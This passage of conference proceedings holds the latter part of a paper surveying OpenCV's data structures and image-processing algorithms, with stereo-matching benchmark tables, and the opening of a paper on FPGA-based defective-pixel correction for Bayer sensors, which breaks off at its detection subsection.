OpenCV library (since version 2.2) is divided into several modules, where each module can be understood, in general, as being dedicated to one group of computer vision problems. All the classes and functions are defined within the name space *cv*. Therefore to access them we can either precede the main function definition by the declaration *using namespace cv;* or prefix OpenCV class and function names by namespace specification *cv::*. The main object is of class *Mat*. As implicated by the class name it is essentially a matrix holding pixel values of some image and, in addition, a number of attributes about an image. In the simplest case an image can be created as *cv:: Mat image*;, creating an image of size 0 by 0. Perhaps the most important member variable of *image* object is *data* where *image.data* member is actually a pointer to the allocated memory block that contains the image data (in this trivial case it would be *image.data*=0). Alternatively during a creation of *Mat* object we can explicitly specify an initial size and the type of each matrix element. This type specifies, for example, signed 1-byte pixel image values (*CV_8U*), or three channels for a color image (*CV_8UC3*), or even 32-bit/64bit floating point numbers (*CV_32F*).

Once an object of class mat is defined, a nice feature about it (not present in the early versions of OpenCV) is that a memory allocation/deallocation takes place automatically. For instance, a memory automatically allocated during the image read out into some object, will be also automatically released once the corresponding object goes out of scope.

Another important thing is that *Mat* class implements the reference counting and shallow copy. Hence, when an image is assigned to another one, the image data itself is not copied and both images point to the same memory block (this also applies to images passed by/returned by value). However, since reference count is supported, a memory allocated for image (pixel) data itself will be released only when all of the references to the image are destructed.

In the versions prior to OpenCV 2, C like functions and structures were used (still can be though) and the main structure was *IplImage*. Although there is a convenient way to convert *IplImage* structure into *cv::Mat* object, it is highly recommended to avoid this deprecated data structure.

III. ACCESING PIXEL VALUES

The basic image content is made of picture elements known as pixels. Consequently, an efficient pixel

processing is of high importance since images can easily have tens of thousands of pixels. Since a matrix is a basic data structure in OpenCV, it seems reasonable that each element of the matrix represents one pixel. However for a gray level image, pixel values themselves are typically unsigned 8bit values, whereas for a color image three such 8bit unsigned values are used per pixel to describe three primary colors, i.e. channels (Red, Green and Blue; actually OpenCV uses BGR channel order). In more general sense, OpenCV allows to create matrix of various value types (as described earlier) and it is important to note that certain operations (pixel processing) can be applied only on the certain matrix types. Moreover, certain image processing could be more effective if appropriate color space is chosen [5].

In order to access each individual matrix element essentially we just need to specify row and column, but the way we actually do it can influence code mostly in terms of performance efficiency and clarity. One of the access method is to use method *at(int x, int y)*. However, in this case the type returned must be known at compile time and, consequently, *at* method is implemented as a template method. For example, accessing pixel on coordinates (j, i) of some *Mat* object *image* and where returned type is 8bit unsigned value, can be written as *image.at<uchar>(j, i)*. Note that *at* method does not perform any type conversion and it is a programmer's responsibility that specified type matches the actual one in the matrix. For color images a syntax is somewhat more complex since in that case we actually retrieve a vector of three 8bit values: *image.at<Vec3b>(j, i)*[channel]. *Channel* determines one of the three color channels.

Specifying a returned type as a template argument for each call may be cumbersome. In case an image type is *a priory* known we can use *Mat_class* which is a template subclass of *Mat* class. Now we specify matrix type only once at the object creation and later on we just use *operator()* to access individual pixel values, e.g. *Mat_<uchar> im2=image; im2(101,303)=0;*.

Accessing pixel elements with a pointer generally provides a more efficient code, frequently at cost of more cumbersome syntax. Fortunately, OpenCV offers *ptr* method which simplifies a pointer arithmetic by directly giving an address of an image row *j*, e.g. *uchar* data=image.ptr<uchar>(j);*

We can also access pixel simply using traditional pure low level pointer arithmetic. Considering that the image data is contained into memory block of unsigned chars, we can retrieve the address of the first element in this block, i.e. *uchar * data=image.data;*. Now obtaining the address of the pixel at row *j*, column *i* we should write *data=image.data+j*image.step+i*image.elemSize();*
where *elemSize* returns number of bytes occupied by one pixel, *step* is the actual number of bytes per one row. Namely, for efficiency reasons the length of rows in bytes is often not necessarily equal to the theoretically excepted number equal to image width in pixels × number of bytes occupied by one pixel. Rather the rows are padded with few extra pixels in order to be multiples of 4 or 8. Certainly these extra pixels are neither displayed nor saved. On the other hand, in case the image is not padded with extra pixels at the end of each row, it is interesting to note that an image can be seen as one dimensional array of *Width×Height* pixels. We can take advantage of this continuity by scanning the image pixels within a single loop, which in turn can yield a more efficient code (particularly in cases when several smaller images are scanned simultaneously in the same loop). Whether or not image has been padded a convenient method *isContinous* can tell us.

Looping over data collection in object oriented programming is frequently done using iterators (a special class which hides how iteration over each element is specifically done for each data collection). Similarly as the Standard Template Library (STL) has an iterator class associated with each of its data collection classes, OpenCV provides *Mat* iterator class, which is compatible with standard iterators found in the C++ STL. Since iterators scan pixels of certain type, we need to declare iterator using template where we define a specific type to be known at compile time, e.g. *MatIterator_<Vec3b> it;* Nice thing about iterators is that no matter what collection is scanned it follows always the same pattern. We conclude that in principle, using iterators, similarly as *at* method, has the main objective to make the code less error-prone. However, working directly with pointer provides usually more time efficient code.

To combine images using arithmetic operators, OpenCV provides numerous functions which names by themselves reveal their purpose, e.g. *add, absdiff, multiply, divide, bitwise_and* etc. Note that in all cases function *saturate_cast* is used to assure the results within a defined pixel value domain. Optionally, we can include a mask in a function call where a particular operation will be executed only on pixels for which the mask value is not null. In addition, input images have to have the same size and type, only the output image will be re-allocated if it does not match the input size. Alternatively, we can use the usual C++ operators which are overloaded in OpenCV. Occasionally, it is necessary to work only on the particular image channel (plane). *split* function will copy the three channels of a color image into three distinct instances. A reverse action to combine a color image from three 1-channel images is done via *merge* function.

IV. MAIN ALGORITHMS AND METHODS

In the above we have briefly described some of the main engine features used for OpenCV implemented processing techniques and methods. Below we try to mention several OpenCV image processing techniques and algorithms which are known to be widely used too.

The concept of image histograms is well explored for image analysis. A histogram is a table showing a number of pixels having a given value in an image (occasionally a set of images). Histogram entries are called bins. OpenCV function which computes histogram is *calchist()*. To enhance image contrast perhaps the first idea would be to spread an original narrow range of intensities on a full available range (i.e. linear stretch). However, sometimes the real problem is that some

intensities are used more frequently than others, which is readily visible from the histogram intensities distribution. Based on the idea that a good quality image should make (almost) equal use of all available intensities, the concept of histogram equalization is brought up, which tries to make image histogram as flat as possible. This is a task of OpenCV *equalizeHist()* function. Besides, the intensities distribution can be understood as the probabilities that some pixel will have a particular value. This constitutes a base to detect specific image content using a histogram back projection. This back projection replaces each pixel value in an input image by its corresponding probability read in the histogram, eventually yielding a probability map. Furthermore, this probability map can be used to detect an object on the image utilizing a mean shift algorithm [6]. It is an iterative procedure which locates the local maxima of a probability function by finding the weighted centroid of the data point inside a predefined window. The algorithm then moves the window center to the centroid location and repeats the procedure until a window center converges to a stable point. The mean shift has been extensively used for visual tracking. In addition, a more advanced version where the size and the window orientation can change is implemented as well under the name CamShift algorithm [7].

Morphological operations are operations where the value of each pixel in the output image is based on a comparison of the corresponding pixel in the input image with its neighbors. By choosing the size and shape of the neighborhood (i.e. a structuring element), we can construct a morphological operation that is sensitive to specific shapes in the input image. A structuring element has an origin (usually at the center of the structuring element) which is aligned with a given pixel. The most fundamental morphological operators are erosion (the output pixel value is the minimum value of all the pixels in the input pixel's neighborhood) and dilation (the output pixel value is the maximum value of all the pixels in the input pixel's neighborhood). Morphological filters are usually applied on the binary images. Assuming that foreground (objects) is white and background is black, an erosion operation will reduce the object size whereas a dilatation will increase the object size. Combining dilation followed by erosion, with the same structuring element, defines a closing operation. The idea is to connect together the object components erroneously fragmented into smaller pieces (this would be a task of dilatation step, while the subsequent erosion step is to undo a previous dilatation effect for the very small objects which are most likely noise and thus meant not to be a part of any object). Similarly, combining erosion followed by dilation, with the same structuring element, defines an opening operation. Here, the idea is to remove (erosion part) a small objects (all of the ones too small to contain a structuring element) presumably introduced by the image noise. Since this erosion also shrunk the valid objects to undo this effect, opening operation also assumes a subsequent dilatation. In fact, closing and opening are usually applied in the sequence (e.g. during object detection). Alternatively, the opening can be applied before closing if priority is noise filtering, but possibly at the price of eliminating some (smaller) fragmented objects as well, before they have chance to be defragmented. It should be also noted that applying the same opening (closing) on an image several times has no additional effect on the result acquired after its first application. Morphological filters can be used to detect lines and corners also ([8], [9]). In the first case, this procedure essentially comes down to differencing dilated and eroded image. In the second case, in addition to the mentioned image differencing, an appropriate structuring element has to be chosen such to emphasize only the corner points and to leave straight edges unaffected.

Instead of observing distribution of image gray-level intensities, we can study the frequency of intensity variations. This point of view is referred as the frequency domain and allows a processing pallet aimed at image frequency filtering. A frequency domain analysis decomposes an image into its frequency content from the lowest to the highest frequencies. Such decomposition is often undertaken using Fourier or Cosine transform. Under the frequency analyses framework context a filter is an operation that amplifies/removes certain bands of frequency. OpenCV offers *blur()* function which smoothes the image by replacing each pixel by the average value computed over rectangle neighborhood. Hence, *blur()* function is a low-pass filter. A considered neighborhood in the form of mask is also called a kernel, and mathematically this operation is named convolution. More advanced function use allows filtering not only with a rectangle window, but with some other shapes e.g. Gaussian. Low-pass filtering is routinely used prior to image down sampling by some factor N. Without it, i.e. simply just discarding every N column and row would cause effect known as aliasing. Visually it manifests as jagged image distortions and it is caused by the fact that image is simply too small to represent fine textures i.e. high frequencies. This is why filtering out high frequencies is necessary prior to down sampling itself. Unfortunately, up sampling the down sampled image will not recover exactly the original image. In any case, this down/up sampling operations are often used to create image pyramids, a data structure built for certain efficient analyses, e.g. an object detection on smaller size image first, followed by the refined search on the higher resolution images. Median filter is another OpenCV implemented filter option (*medianblur()*) aimed at removing outlier noise (e.g. salt and paper type of noise) where pixel values are replaced by the median of all neighborhood considered pixels. We note that a median filter although very helpful in preserving the sharpness of edges, it also washes out the texture in uniform regions.

Sometimes the idea is to amplify high frequency instead of attenuating it. This is the case when using directional filters to perform edge detection where image intensity gradient (composed of first order derivates in two orthogonal directions) is computed. Alternatively, a high pass linear filter can be based on the (sum of) second order derivates, i.e. the Laplacian filter. Here, the edge is determined by zero crossing of the Laplacian function, were in principle we scan the Laplacian image and detect the change of sign for two neighborhood pixels. Thresholding the gradient magnitude and/or change of Laplacian around zero, we conveniently acquire the image edge map. However, choosing the right threshold

for edge detection is not a trivial task and some more advanced edge detectors actually use two thresholds, e.g. Canny [10]. The Canny operator is generally based on one of the gradient operators (e.g. Sobel). On such gradient image we first apply separately low and high threshold, producing low and high threshold edge map respectively. The idea is to combine those two edge maps in a way that from the low threshold edge map we keep only those points with a continuous path linked to some edge point on the high threshold edge map. Consequently, the Canny edge detector should yield a good compromise allowing good quality contours.

The Hough transform is another popular algorithm implemented in OpenCV, aimed at detecting lines, but extendable for some other image structures as well ([11], [12]). The Hough transform usually takes as input edge pixel map. The idea is to parameterize a particular image structures with a certain number of parameters. In the case of line *N=2* parameters suffice. Next, *N* dimensional accumulator is constructed where each entry represents an image structure (line) with a particular set of parameters. Considering one point of input image we search all lines that pass through this point. The entries of the accumulator corresponding to the found line parameters are then incremented. Evidently when the same line passes through many points, a corresponding accumulator entry will be high and this line can be considered as significant.

Assuming an image has a distinguishing points, it is possible to detect them using interest point (also known as keypoints or feature points) detectors. Corners are one of the most common feature points. OpenCV offers an implementation of Harris corner detector ([13], [14]). A corner being the junction of two edges is a two-dimensional feature. Based on that fact, Harris detector looks at the rate of intensity change (characterized by a covariance matrix) around some point and obtains the maximal average intensity change for some direction. Next, it checks if average intensity change in the orthogonal direction is also high, then we have a corner.

A faster corner detector than Harris is offered in the form of FAST (Features from Accelerated Segment Test) algorithm [15]. It avoids a computation of image derivates by examining a circle of pixels centered around some candidate point. In more detail, if an arc of contiguous pixel points (all having intensities significantly different from the center point) of length greater than 3/4 of the circle perimeter is found, then a corner is declared.

Even more advanced keypoint detectors are designed to be scale invariant. This is particularly advantageous if we try to match the same feature from two images taken at a different distance from the object. Evidently, using a fixed size neighborhood for matching would be hard since the scale change will prevent intensity patterns from matching. OpenCV implemented the scale invariant SURF (Speeded Up Robust Features) keypoint detector [16]. SURF computes the image derivates on different scales (image resolutions). Given some image point, at one scale filter response will reach its maximum. If this maximum is at least a minimum value supplied as an algorithm input, a key point (i.e. a scale invariant feature) is declared. SURF actually uses a Hessian matrix to detect corners at image points with high local curvature, and at different scales. Thus, a scale invariant feature is declared when Hessian matrix determinant reaches its local maximum at certain scale and given pixel location. SURF approximates Gaussian kernels in order to speed up a computation. In addition, OpenCV implements a somewhat slower alternative, but considered more accurate, SIFT (Scale invariant Feature Transform) which uses Laplacian filer response instead of Hessian determinant [17].

Feature detectors are usually used for feature matching across different images and this normally requires definition of featured descriptors as N dimensional vectors that describe a feature point. The goal is to make descriptors invariant to change in lightening and to small perspective deformations. OpenCV provides function to compute SURF feature descriptors based on previously computed feature points. It allows additionally comparing feature descriptors from different images and finding eventually the best match for some feature. In turn, matches can be used to solve many task in 3D reconstruction, visual tracking, image registration etc.

A digital camera is a device that captures a 3D scene onto a 2D plane. Related to, it is a camera calibration procedure which aims to find function parameters describing a projection of 3D point onto 2D image plane [18]. OpenCV offers functions which based on the so called calibration images computes those parameters. In turn, two or more calibrated cameras allow a reconstruction of 3D point using only its correspondent image coordinates. The relation between two cameras is neatly captured through the concept of epipolar geometry and fundamental matrix. It simplifies corresponding image point search between two cameras, relating some image point of one camera with the corresponding line on the other camera, on which a corresponding image points is somewhere too. Therefore, OpenCV computes the fundamental matrix as well. Moreover, OpenCV supports a robust two view feature matching based on the fundamental matrix computation during a random sample consensus strategy. Finally, there is a relation relating two cameras views differing only by some rotation or equivalently if we consider projection of 3D planar points on cameras' images. In that case image points of two cameras are related by the so called homography matrix. This matrix OpenCV computes simply from a set of matched points between two cameras. Such homography is particularly useful in creating, for instance, panoramic images.

OpenCV offers advanced video analysis on video sequences too. Besides basic operations such as reading/viewing/writing video sequences, extracting individual frames etc. a typical two tasks are the foreground extraction and object tracking [19]. It is essential to note though that in order for OpenCV to open a specified video file, the corresponding codec must be installed on the computer. Besides, there is a possibility to read directly the video stream of a connected camera.

A point tracking in the current frame is based on the search around point's position in the previous frame. In general a point tracking algorithm is as follows. Firstly, a certain number of features are detected in the initial frame. It is assumed that an intensity of the feature point has not changed from one frame to the next one, which holds for some small displacements (u, v). Thus, it is possible to derive a feature intensity expression in the frame (t+1) as a function of an intensity in the current frame t and assumed displacement (u, v). This leads to famous Lukas-Kanade tracking algorithm [20]. It further assumes that displacement of all points in the neighborhood is the same which leads to over-determined set of equations to compute (u, v). Once OpenCV finds (*calcOpticalFlowPyrLK()*) output positions, normally we keep for further tracking only those points which have significantly moved by some amount of pixels. If by the time, the actual number of tracked points significantly decreases, it is recommended to add new feature points Note that we normally do that only in the initial frame and in the very next one we expect to find only points which actually moved and are therefore worth of tracking in the subsequent frames. When extracting a foreground from a background it is useful to compute a background dynamically (i.e. for each frame a background is updated) rather than to work with the same background image appearance throughout the process [21]. This can be accomplished by computing a so-called running average.

V. EXPERIMENTS

We demonstrate the library performance on the passive stereo matching. Stereo matching is the process of taking two or more images and estimating a 3D model of the scene by finding matching pixels in the images and converting their 2D positions into 3D depths. In more detail, for a given image location on the first (left) image (x_L, y_L), stereo matching algorithms try to find a disparity value *d* which will yield a correspondent image location on the second (right) image (x_R, y_R) [1]. If camera pair images are rectified [22], the following condition holds: $x_R=x_L$, $d=y_R-y_L$. As a rule there are two approaches available for the matching: area based and feature based [23]. Area based algorithms are typically further classified on the local and global optimization algorithms [24]. OpenCV has an implementation of both local and global approach, which theoretical details are beyond of this paper scope. However, we do compare OpenCV performance with the state of the art algorithms implementations using the well known Middlebury Stereo Evaluation test bed [25]. It is a globally recognized site which has an image data base utilized for the algorithm performance test in many, many published work. One of the most popular test images are perhaps Tsukuba, Venus, Cones and Teddy (see [25] for more details). The ground truth values for the pixels disparities are available also from [25]. Table I and Table II represents, for the mentioned images, a percentage of relative errors rates for the computed disparity where an estimated disparity is considered correct if it is within a ground truth disparity ±1. In terms of global methods (Table I), OpenCV demonstrates somewhat worse results. Still, we note two crucial things. Global methods are known to assume a number of threshold parameters and frequently require some experimenting before optimal ones are found for a specific image. This is what was basically done in referred work against which we compared OpenCV. Therefore, a parameter set for one image may perform quite badly for another. On the other hand, we have here used OpenCV implementation using its default parameters, i.e. the ones chosen automatically as best ones from the code itself. We feel this is a fair manner of testing since many practical users would like to use OpenCV functions with as few experiments and adjustments as possible. Thus, form this perspective we can say that OpenCV performs quite well. In terms of local methods (Table II) OpenCV implementation is side by side with the best known methods, again without any a priory manual parameter adjustment for some specific image.

Table I Performance in terms of accuracy for top ranking methods, as evaluated by Middlebury stereo site [25], which employ a significant additional processing in the form of (global) optimization and/or color segmentation.

Method	Tskuba	Venus	Teddy	Cones
ADCensus [26]	1.48	0.25	6.22	7.25
AdaptingBP [27]	1.37	0.21	7.06	7.92
CoopRegion [28]	1.16	0.21	8.31	7.18
DoubleBP [29]	1.29	0.45	8.30	8.78
OpenCV	6.79	5.01	14.84	9.57

Table II Performance in terms of accuracy for top ranking local methods, as reported in [30], which use local approach.

Method	Tskuba	Venus	Teddy	Cones
Segment support [31]	2.28	1.21	10.99	5.42
Adaptive weight [32]	4.66	4.61	12.70	5.50
VariableWindows [33]	4.10	10.66	13.93	7.24
Reliability [34]	5.14	3.86	16.96	13.52
ShiftableWindows [35]	6.53	6.60	16.16	9.55
OpenCV	9.64	5.92	13.41	7.45

VI. CONCLUSION

The purpose of this paper is to quickly make a reader familiar with OpenCV basics without having to go through lengthy reference manuals and books. Given the total number of OpenCV implemented algorithms (~thousands) and possible challenges in Computer Vision in general, it was normally beyond the scope of this paper to go in depth about every possible OpenCV detail. Actually, some more advanced topics, such as the use of GPU accelerated codes, were not even mentioned. However, the paper did present many basic and popular Computer Vision algorithms, along with many key references for an interested reader to pursue further details. The shown content should raise the interest and strengthen the awareness about OpenCV among the graduate students and researchers in image processing and computer vision areas as a whole, who may not to be

aware of it yet and/or its practical users. It is important to note that OpenCV is considered by many to be side by side with many commercial image processing packages, and yet it is an open source tool. Furthermore thanks to the fact that OpenCV keeps evolving is an additional guarantee that it will advance research in vision and promote the development of rich, vision-based CPU-intensive applications.

ACKNOWLEDGMENT

This work has been supported by the University of Zagreb Development Fund as a part of the project "Center for Computer Vision".

REFERENCES

[1] R. Szeliski. Computer Vision: Algorithms and Applications. Springer 2011.

[2] http://opencv.willowgarage.com/wiki/

[3] http://en.wikipedia.org/wiki/BSD_license

[4] R. Laganière. OpenCV 2 Computer Vision Application Programming Cookbook. Packt Publishing 2011.

[5] E. Dubois. The Structure and Properties of Color Spaces and the Representation of Color Images. Synthesis Lectures on Image, Video, and Multimedia Processing. Morgan & Claypool, 2010.

[6] C. Dorin; P. Meer. Mean Shift: A Robust Approach Toward Feature Space Analysis. IEEE Transactions on Pattern Analysis and Machine Intelligence vol. 24 (5), pp. 603–619, 2002.

[7] G.R. Bradski, Computer video face tracking for use in a perceptual user interface, 2nd Quarter, Intel Technology Journal, 1998.

[8] J.-F. Rivest, P. Soille, S. Beucher. Morphological gradients. Journal of Electronic Imaging, vol. 2 (4),pp. 326-336, 1993.

[9] F.Y. Shih, C.-F. Chuang, V. Gaddipati. A modified regulated morphological corner detector Pattern Recognition Letters, vol. 26(7), pp. 931-937, 2005.

[10] J. Canny. A computational approach to edge detection. IEEE Transactions on Pattern Analysis and Image Understanding, vol. 18 (6), pp. 679-698, 1986.

[11] C. Galambos, J. Kittler, J. Matas. Gradient-based Progressive Probabilistic Hough Transform. IEE Proc. of Vision, Image and Signal Processing, vol. 148 (3), pp. 158–165, 2001.

[12] H.K. Yuen, J. Princen, J. Illingworth, J Kittler. Comparative Study of Hough Transform Methods for Circle Finding. Image and Vision Computing, vol. 8 (1), pp. 71-77, 1990.

[13] C. Harris, M.J. Stephens. A combined corner and edge detector. Alvey Vision Conference, pp. 147–152, 1988.

[14] K. Mikolajczyk and C. Schmid. Scale and Affine invariant interest point detectors, International Journal of Computer Vision. Vol. 60(1), pp. 63–86, 2004.

[15] E. Rosten, T. Drummond. Machine learning for high-speed corner detection. European Conference on Computer Vision, pp. 430-443, 2006.

[16] H. Bay, A. Ess, T. Tuytelaars, L. Van Gool. SURF: Speeded Up Robust Features. Computer Vision and Image Understanding, vol. 110(3), pp. 346--359, 2008.

[17] D. Lowe. Distinctive Image Features from Scale Invariant Features. International Journal of Computer Vision, vol. 60(2), pp. 91-110, 2004.

[18] T. Pribanic, P. Sturm, M. Cifrek. Calibration of 3D kinematic systems using orthogonality constraints. Machine Vision and Applications. vol. 18 (6), pp. 367-381, 2007.

[19] J. Shi and C. Tomasi. Good Features to Track. IEEE Conference on Computer Vision and Pattern Recognition, pp. 593-600, 1994.

[20] B. Lucas, T. Kanade. An iterative image registration technique with an application to stereo vision. Int. Joint Conference in Artificial Intelligence, pp. 674-679, 1981.

[21] C. Stauffer, W.E.L. Grimson. Adaptive background mixture models for real-time tracking. Conf. on Computer Vision and Pattern Recognition, pp. 246-252, 1999.

[22] A. Fusiello, E. Trucco, A. Verri. A compact algorithm for rectification of stereo pairs. Machine Vision and Applications 12(1): 16–22, 2000.

[23] X. Hu and N. Ahuja. Matching point features with ordered geometric, rigidity, and disparity constraints. IEEE Transactions on Pattern Analysis and Machine Intelligence, 16(10):1041-1049, 2002.

[24] D. Scharstein and R. Szeliski. A Taxonomy and Evaluation of Dense Two-Frame Stereo Correspondence Algorithms. International Journal of Computer Vision, 47(1/2/3):7-42, 2002.

[25] http://vision.middlebury.edu/stereo/

[26] X. Mei, X. Sun, M. Zhou, S. Jiao, H. Wang, and X. Zhang. On building an accurate stereo matching system on graphics hardware. GPUCV 2011 (In conjunction with ICCV 2011).

[27] A. Klaus, M. Sormann and K. Karner. Segment-based stereo matching using belief propagation and a self-adapting dissimilarity measure. In 18th International Conference on Pattern Recognition, pp. 15 – 18, 2006.

[28] Z. Wang and Z. Zheng. A region based stereo matching algorithm using cooperative optimization. In IEEE Conference on Computer Vision and Pattern Recognition, pp. 1-8, 2008.

[29] Q. Yang, L. Wang, R. Yang, H. Stewénius, and D. Nistér. Stereo matching with color-weighted correlation, hierarchical belief propagation and occlusion handling. IEEE Transactions on Pattern Analysis and Machine Intelligence 31(3): 492-504, 2009.

[30] F. Tombari, S. Mattoccia, L. Di Stefano, E. Addimanda, Classification and evaluation of cost aggregation methods for stereo correspondence. IEEE International Conference on Computer Vision and Pattern Recognition, pp. 24-26, 2008.

[31] F. Tombari, S. Mattoccia, and L. Di Stefano. Segmentation based adaptive support for accurate stereo correspondence. In *Proc. Pacific-Rim Symposium on Image and Video Technology*, 2007.

[32] K-J. Yoon and I.S. Kweon. Adaptive support-weight approach for correspondence search. IEEE Transactions on Pattern Analysis and Machine Intelligence, 28(4):650-656, 2006.

[33] O. Veksler. Fast variable window for stereo correspondence using integral images. In Proc. Conf. Computer Vision and Pattern Recognition, pp. 556–561, 2003.

[34] S. Kang, R. Szeliski, and J. Chai. Handling occlusions in dense multi-view stereo. In Proc. Conf. Computer Vision and Pattern Recognition, pp. 103–110, 2001

[35] A. F. Bobick and S. S. Intille. Large occlusion stereo. International Journal of Computer Vision 33(3):181–200, 1999.

Implementation of Algorithm for Detection and Correction of Defective Pixels in FPGA

L. Mijatović*, H. Dean* and M. Rožić**
* University of Zagreb/Faculty of Electrical Engineering and Computing, Zagreb, Croatia
** Mikroprojekt d.o.o., Zagreb, Croatia
luka.mijatovic@fer.hr
hrvoje.dean@fer.hr
miroslav.rozic@mikroprojekt.hr

Abstract - Defect pixels are a common occurrence in digital camera sensors, either resulting from the manufacturing process or developing over time. Though low in quantity, they are very noticeable and can destroy the perceived quality of the images. This paper presents a method for detection and correction of defect pixels in images generated by a Bayer mosaic image sensor. We propose an online and adaptive algorithm, which analyzes the images retrieved from a Bayer array sensor on a pixel by pixel basis. We consider the values of adjacent pixels to determine if the current pixel is possibly defective, which is either confirmed or refuted by repeating the analysis in subsequent frames. For the confirmed defective pixels, interpolation is performed to restore the image quality. The algorithm is implemented on a FPGA logic device, suitable for very high frequency operation required to correct defect pixels in images produced by high definition (HD) cameras.

I. Introduction

Camera sensors can develop defect pixels either during manufacturing process or in the field during the sensor usage. In manufacturing this may be due to the non uniform temperature in the production unit, impurities in the chemicals used during the sensor etching, etc [1]. These pixels are usually detected in production process and sensor is either discarded or defect pixel locations are written to one-time-programmable memory. A greater problem is the appearance of defect pixels developed in the field. It is shown [2] that four different DSLR cameras have developed from 7 to 14 defect pixels. The tested cameras were 0.5 to 5 years old and the growth rate of defect pixels was estimated to be about 0.082 defects per 1000 pictures per megapixel. These were professional and semiprofessional digital cameras and one can presume that growth rate in consumer digital cameras is even larger.

Pixel defects can usually be divided into three main groups: stuck high (hot), stuck low (dead or cold) or noisy. Stuck high pixels are those which produce output values much higher than expected from its surrounding neighbors, even until the point of saturation of the value. Stuck low pixels are pixels whose values are much lower than expected from neighboring pixels and the value may even be completely low. Noisy pixels are the pixels whose values are different by a certain degree than its surrounding neighborhood, usually by a small factor [3], [12], [13].

Although camera sensors develop small number of defective pixels, they are very noticeable and must be dealt with. Algorithms for detecting and correcting defect pixels are typically implemented in either ASIC or a digital computer. Implementation in the ASIC technology is generally very expensive, especially for small series, while a standard digital computer may not have enough performance to successfully perform the task. A new and popular solution for small device series and a custom camera pipeline is to use an FPGA logic device. An FPGA can be used as a platform for the implementation of an entire camera pipeline (defect pixel correction, demosaicing, auto white balance, auto exposure, gamma correction etc.).

In this paper we present an algorithm and core for defect pixel correction. Previous methods are shown in Section II. Algorithm description is provided in Section III. Section IV outlines implementation in VHDL and synthesis for FPGA. Our algorithm is compared to a different state-of-the-art algorithm. The results and discussion can be found in Section V.

II. Related work

Common approaches to correction of defect pixels can roughly be divided into two groups: online and offline methods.

A. Offline methods

Offline methods use analysis on many consecutive images to get locations of defective pixels. This is usually done as a calibration process either with external equipment or with circuitry integrated directly on the sensor chip. The commonly used method consists of a simple repetition of images and observation of which pixels remain unchanged. The resulting list of pixels (defective pixel map) is stored in a non-volatile, one time programmable memory which is then integrated into the sensor chip to allow correction of the defected pixels before outputting the result [3]. Such factory based methods do not permit detection of defections created

during the field use of the sensor. In one of the popular offline methods, the sensor is illuminated with a flat image (image with no variations in light intensity). This image must be sufficient to cause all of the pixels to be saturated. A pixel is deemed defective if it is not saturated [4]. Fossum, Doudoumopolous and Panicacci propose a system for detection of malfunctioning bad areas of the sensory imaging parts directly by testing of individual sensory elements (sensels) in the chip system with reference voltages and currents [5]. Those methods also require special calibration procedures so that the defect pixels can be stored into the defect pixel map. An imaging system would require sensors to undergo maintenance, and would not be able to correct defects immediately after their appearance which makes it far from ideal for field usage.

B. Online methods

Online algorithms are another group of methods of defect pixel correction. These methods allow the continuous detection and correction of pixels without the need for storing of pixels in memory. Each frame is processed independently and the defect pixels are determined for each new cluster of pixels. Application of online methods is limited by the need of small size and high speed calculations to allow the stream of data to be processed in time. Online algorithms usually compare a pixel with its neighboring pixels to determine possible defectiveness. The defective pixel is typically immediately corrected. Conventional online approach suggests using frame buffers for detection and storing of the defect pixel locations, and using horizontal neighbor interpolation for correction [6], [7]. Those methods are tailored for simple and efficient implementation in hardware.

Modern online methods use numerous image lines and relatively complex calculations. In a particular adaptive pixel defect correction [8], gradient is calculated on 7x7 image patch. Defective pixels are detected based on the gradient and image edge vectors. Defective pixels are finally interpolated using linear interpolation. Other approaches [9] and [10] use a system with two threshold values, minimum and maximum, determined from an array of surrounding pixels. A pixel is established to be defective if its value is above maximum or below minimum. Kakarala [11] suggests combined demosaicing and defective pixel correction using a threshold calculated from the gradient of neighborhood pixels in different color planes.

Nagatsuma [12] proposes a detection and correction algorithm which consists of a two-step cycle of determining the defect pixels. In the first step it calculates the presumed threshold for the neighborhood of targeted pixel within its color plane, while in the second step it applies that threshold on the targeted pixel. When detected, a defective pixel is corrected by interpolating its value. All above mentioned online algorithms have in common that they do not depend on past images to determine defectiveness of pixels. Only the current frame is analyzed in order to keep simplicity and effectiveness of the algorithm, which additionally removes the requirement for the use of memory elements. It does however introduce a certain degree of error in finding defective pixels, alongside the possible detection of false positives.




Figure 1. Flowchart diagram of algorithm

III. ALGORITHM

The described algorithm is specifically designed to be implemented in FPGA logic devices, and used in conjunction with a Bayer mosaic image sensor. As the input from the camera sensor it receives a standard video horizontal scan. The data is input pixel by pixel, along with typical control signals (horizontal and vertical sync and pixel valid). Incoming pixels are stored into a line buffer which outputs the last five lines received from the image sensor in parallel. Its output is a Bayer mosaic image with corrected pixels.

This algorithm is both online and offline. The most recent image is analyzed to find possible defects, and a sequence of images is analyzed to confirm the defectiveness of the possible defects.

A. Interpolation

The coordinates of defective pixels are stored into a separate memory which is checked for every incoming pixel to determine if it is already pronounced as defective. Interpolation is performed only when a pixel is confirmed to be defective. A rather straightforward interpolation technique is used; the value of the central pixel in a 5x5 grid is replaced with the average value of the adjacent pixels of the same color in the grid. This method is determined to be performing in a satisfying

fashion and it is time and space saving because of its use of only one multiplication element.

B. Detection

